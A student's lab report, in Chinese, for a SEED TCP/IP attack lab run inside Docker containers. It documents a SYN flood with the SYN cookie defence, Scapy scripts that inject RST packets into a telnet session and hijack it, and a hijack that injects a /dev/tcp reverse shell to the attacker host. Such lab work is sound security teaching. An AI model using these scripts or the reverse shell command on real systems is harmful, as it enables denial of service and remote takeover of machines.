TCP/IP Attack Lab

57118211 谢瑞

Task 1: SYN Flooding Attack

进行攻击前，先连接到受害者主机，在受害者 docker1(10.9.0.5) 中使用命令 netstat -na 查看当前的套接字队列，可见除了 telnet 的守护进程在监听 23 端口以外，没有任何套接字：

```
[07/12/21]seed@VM:~/.../volumes$ dockps
db31d2b4ca28  victim-10.9.0.5
c3fe5e42f6ac  user1-10.9.0.6
107ad93612e6  seed-attacker
38c5c40db2af  user2-10.9.0.7
[07/12/21]seed@VM:~/.../volumes$ docksh db
root@db31d2b4ca28:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33733        0.0.0.0:*               LISTEN
udp        0      0 127.0.0.11:35810        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
```

此时通过 docker2(10.9.0.6) 可以正常地对 docker1(10.9.0.5) 发起 telnet 连接：

```
[07/12/21]seed@VM:~/.../volumes$ docksh c3
root@c3fe5e42f6ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
db31d2b4ca28 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@db31d2b4ca28:~$
```

接下来为 SYN Flooding 攻击做准备，首先利用 sysctl -a | grep syncookies 查看 SYN 泛洪攻击对策，置为 0 时则说明 SYN cookie 机制是关闭的，然后使用命令 ip tcp_metrics flush ， ip tcp_metrics show 消除内核缓存，去除已知目的地：

```
root@db31d2b4ca28:/# ip tcp_metrics show
10.9.0.6 age 89.836sec cwnd 10 rtt 115us rttvar 115us source 10.9.0.5
root@db31d2b4ca28:/# ip tcp_metrics flush
root@db31d2b4ca28:/# ip tcp_metrics show
```

尝试攻击，在本地 volumes 文件夹中编译 synflood.c，在攻击者 docker3(10.9.0.1) 中编译运行实现攻击：

```
[07/12/21]seed@VM:~/.../volumes$ docksh 10
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```


然后在 docker1 中使用 netstat -nat 查看，可以看到出现了许多状态为 SYN_RECV 的套接字，说明只进行了第一次握手，并没有后续的 TCP 连接请求。

```
root@db31d2b4ca28:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33733        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             25.106.36.39:35462      SYN_RECV
tcp        0      0 10.9.0.5:23             194.13.222.126:43239    SYN_RECV
tcp        0      0 10.9.0.5:23             107.1.123.66:42885      SYN_RECV
tcp        0      0 10.9.0.5:23             185.210.83.48:34257     SYN_RECV
tcp        0      0 10.9.0.5:23             91.138.82.99:41610      SYN_RECV
tcp        0      0 10.9.0.5:23             56.207.73.64:35966      SYN_RECV
tcp        0      0 10.9.0.5:23             211.125.27.115:35662    SYN_RECV
tcp        0      0 10.9.0.5:23             118.138.251.18:52659    SYN_RECV
tcp        0      0 10.9.0.5:23             185.192.147.93:26426    SYN_RECV
tcp        0      0 10.9.0.5:23             244.109.150.76:22818    SYN_RECV
tcp        0      0 10.9.0.5:23             182.153.26.37:35281     SYN_RECV
tcp        0      0 10.9.0.5:23             196.53.95.71:6849       SYN_RECV
tcp        0      0 10.9.0.5:23             242.84.222.60:21111     SYN_RECV
tcp        0      0 10.9.0.5:23             63.15.239.81:34295      SYN_RECV
tcp        0      0 10.9.0.5:23             126.135.100.66:13222    SYN_RECV
tcp        0      0 10.9.0.5:23             78.163.73.7:17853       SYN_RECV
tcp        0      0 10.9.0.5:23             74.205.88.86:61867      SYN_RECV
```

此时，在 docker2 中再次向 docker1 发起 Telnet 连接请求，发现请求失败：

```
root@c3fe5e42f6ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

接着我们手动在本地文件夹中修改 docker-compose.yml 文件，打开 docker1 中的 SYN cookie 机制，使 net.ipv4.tcp_syncookies=1：




```
    attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

```

再次发动 SYN Flooding 攻击，并在 docker2 中向 docker1 进行 telnet 连接，发现连接成功：


```
[07/12/21]seed@VM:~/.../Labsetup$ docksh c3
root@c3fe5e42f6ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
db31d2b4ca28 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@c3fe5e42f6ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
db31d2b4ca28 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

在 docker1 中使用 netstat -nat 查看，仍可以看到出现了许多状态为 SYN_RECV 的套接字，但多出了一个状态为 ESTABLISHED 的套接字，即为 docker2 的连接状态：

```
tcp        0      0 10.9.0.5:23             42.101.123.40:20796     SYN_RECV
tcp        0      0 10.9.0.5:23             153.143.165.125:34291   SYN_RECV
tcp        0      0 10.9.0.5:23             133.47.237.98:12986     SYN_RECV
tcp        0      0 10.9.0.5:23             120.213.149.100:45073   SYN_RECV
tcp        0      0 10.9.0.5:23             242.58.167.6:10128      SYN_RECV
tcp        0      0 10.9.0.5:23             168.200.168.111:41010   SYN_RECV
tcp        0      0 10.9.0.5:23             252.71.167.80:37859     SYN_RECV
tcp        0      0 10.9.0.5:23             26.128.31.66:14993      SYN_RECV
tcp        0      0 10.9.0.5:23             45.234.124.58:19194     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:34976          ESTABLISHED
tcp        0      0 10.9.0.5:23             50.141.116.39:10698     SYN_RECV
tcp        0      0 10.9.0.5:23             75.56.211.45:31305      SYN_RECV
tcp        0      0 10.9.0.5:23             176.146.10.41:32123     SYN_RECV
tcp        0      0 10.9.0.5:23             54.93.245.71:56240      SYN_RECV
tcp        0      0 10.9.0.5:23             221.119.182.99:6640     SYN_RECV
tcp        0      0 10.9.0.5:23             27.135.103.84:13858     SYN_RECV
tcp        0      0 10.9.0.5:23             128.149.94.0:2803       SYN_RECV
tcp        0      0 10.9.0.5:23             150.37.16.12:2054       SYN_RECV
tcp        0      0 10.9.0.5:23             118.5.223.53:38545      SYN_RECV
tcp        0      0 10.9.0.5:23             194.158.103.65:43330    SYN_RECV
```

Task 2：TCP RST Attacks on telnet Connections

首先是 docker2 与 docker1 建立 telnet 连接，然后通过 WireShark 查看：



可以看到 docker2 的地址为 10.9.0.6 ，端口为 47408 ， docker1 的地址为 10.9.0.5 ，端口为 23 ，最后一次通信后， seq=3810423781 ， ack=2018901420。

因此构造脚本为：

Open ssl.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

```
from scapy.all import *
ip=IP(src="10.9.0.6", dst="10.9.0.5")
tcp=TCP(sport=47408,dport=23,flags="RA",seq=3810423781,ack=2018901420)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

在 docker3 中运行：

```
root@VM:/volumes# python3 ssl.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 47408           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 3810423781      (0)
ack        : IntField                            = 2018901420      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 20 (RA)>  (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
```

可观察到 docker2(10.9.0.6) 的连接中断：

```
To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul  12 3:41:44 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

自动发起攻击的代码如下：

Open *auto.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
1 from scapy.all import *
2
3 pkts = []
4 def add(pkt):
5   pkts.append(pkt)
6
7 def spoof_pkt(pkt):
8   ip = IP(src="10.9.0.6", dst="10.9.0.5")
9   tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
10  pkt = ip/tcp
11  ls(pkt)
12  send(pkt, verbose=0)
13
14 pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23', prn=add)
15 spoof_pkt(pkts[-1])
```

建立好 Telnet 连接后 Ctrl+c 后会自动构造 seq 和 ack ，可以达到一样的结果。

Task 3: TCP Session Hijacking

首先，利用 docker2(10.9.0.6) 与 docker1(10.9.0.5) 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 Src Port 、 Dst Port 、 Seq 和 ACK 。

110	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	70 [TCP Retransmission] 47454 → 23 [PSH, ACK] Seq=3041123197 Ack…
111	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	68 23 → 47454 [ACK] Seq=3747132840 Ack=3041123199 Win=65152 Len=…
112	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	68 [TCP Dup ACK 111#1] 23 → 47454 [ACK] Seq=3747132840 Ack=30411…
113	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TELNET	70 Telnet Data ...
114	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	70 [TCP Retransmission] 23 → 47454 [PSH, ACK] Seq=3747132840 Ack…
115	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 47454 → 23 [ACK] Seq=3041123199 Ack=3747132842 Win=64256 Len=…
116	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 [TCP Dup ACK 115#1] 47454 → 23 [ACK] Seq=3041123199 Ack=37471…
117	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TELNET	478 Telnet Data ...
118	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	478 [TCP Retransmission] 23 → 47454 [PSH, ACK] Seq=3747132842 Ack…
119	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 47454 → 23 [ACK] Seq=3041123199 Ack=3747133252 Win=64128 Len=…
120	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 [TCP Dup ACK 119#1] 47454 → 23 [ACK] Seq=3041123199 Ack=37471…
121	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TELNET	152 Telnet Data ...
122	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	152 [TCP Retransmission] 23 → 47454 [PSH, ACK] Seq=3747133252 Ack…
123	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 47454 → 23 [ACK] Seq=3041123199 Ack=3747133336 Win=64128 Len=…
124	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 [TCP Dup ACK 123#1] 47454 → 23 [ACK] Seq=3041123199 Ack=37471…
125	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TELNET	89 Telnet Data ...
126	2021-07-12 04:4…	10.9.0.5	10.9.0.6	TCP	89 [TCP Retransmission] 23 → 47454 [PSH, ACK] Seq=3747133336 Ack…
127	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 47454 → 23 [ACK] Seq=3041123199 Ack=3747133357 Win=64128 Len=…
128	2021-07-12 04:4…	10.9.0.6	10.9.0.5	TCP	68 [TCP Dup ACK 127#1] 47454 → 23 [ACK] Seq=3041123199 Ack=37471…
129	2021-07-12 04:4…	10.0.2.15	172.20.10.1	DNS	102 Standard query 0x2e43 AAAA connectivity-check.ubuntu.com OPT
130	2021-07-12 04:4…	172.20.10.1	10.0.2.15	DNS	163 Standard query response 0x2e43 AAAA connectivity-check.ubuntu…
131	2021-07-12 04:4…	127.0.0.1	127.0.0.53	DNS	91 Standard query 0x8a43 AAAA connectivity-check.ubuntu.com

```
Frame 128: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 47454, Dst Port: 23, Seq: 3041123199, Ack: 3747133357, Len: 0
```

可以看到 docker2 的端口为 47454。最后一次通信后，docker1 的下一个 seq=3747133357，docker2 的下一个 seq=3041123199。

构造的脚本为：

Open hijack.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

```
1 from scapy.all import *
2 ip=IP(src="10.9.0.6", dst="10.9.0.5")
3 tcp=TCP(sport=47454,dport=23,flags="A",seq=3747133357,ack=3041123199)
4 data="mkdir xr\r"
5 pkt=ip/tcp/data
6 ls(pkt)
7 send(pkt,verbose=0)
```

在 docker3 上运行：

```
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 47454           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 3747133357      (0)
ack        : IntField                            = 3041123199      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
```

可观察到 docker1(10.9.0.5) 的 /home/seed 目录下看到有 xr 文件。

自动发起攻击的代码为：

建立好 Telnet 连接后 Ctrl+c 后会自动构造 seq 和 ack ，可以达到一样的结果。

Task 4： Creating Reverse Shell using TCP Session Hijacking

代码如下：

Open *hj.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```python
from scapy.all import *

pkts = []
def add(pkt):
  pkts.append(pkt)

def spoof_pkt(pkt):
  ip = IP(src="10.9.0.6", dst="10.9.0.5")
  tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
  data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
  newpkt = ip/tcp/data
  ls(newpkt)
  send(newpkt,verbose=0)
pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23', prn=add)
spoof_pkt(pkts[-1])
```

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 42428
```

最终拿到 docker1(10.9.0.5) 的 bash shell。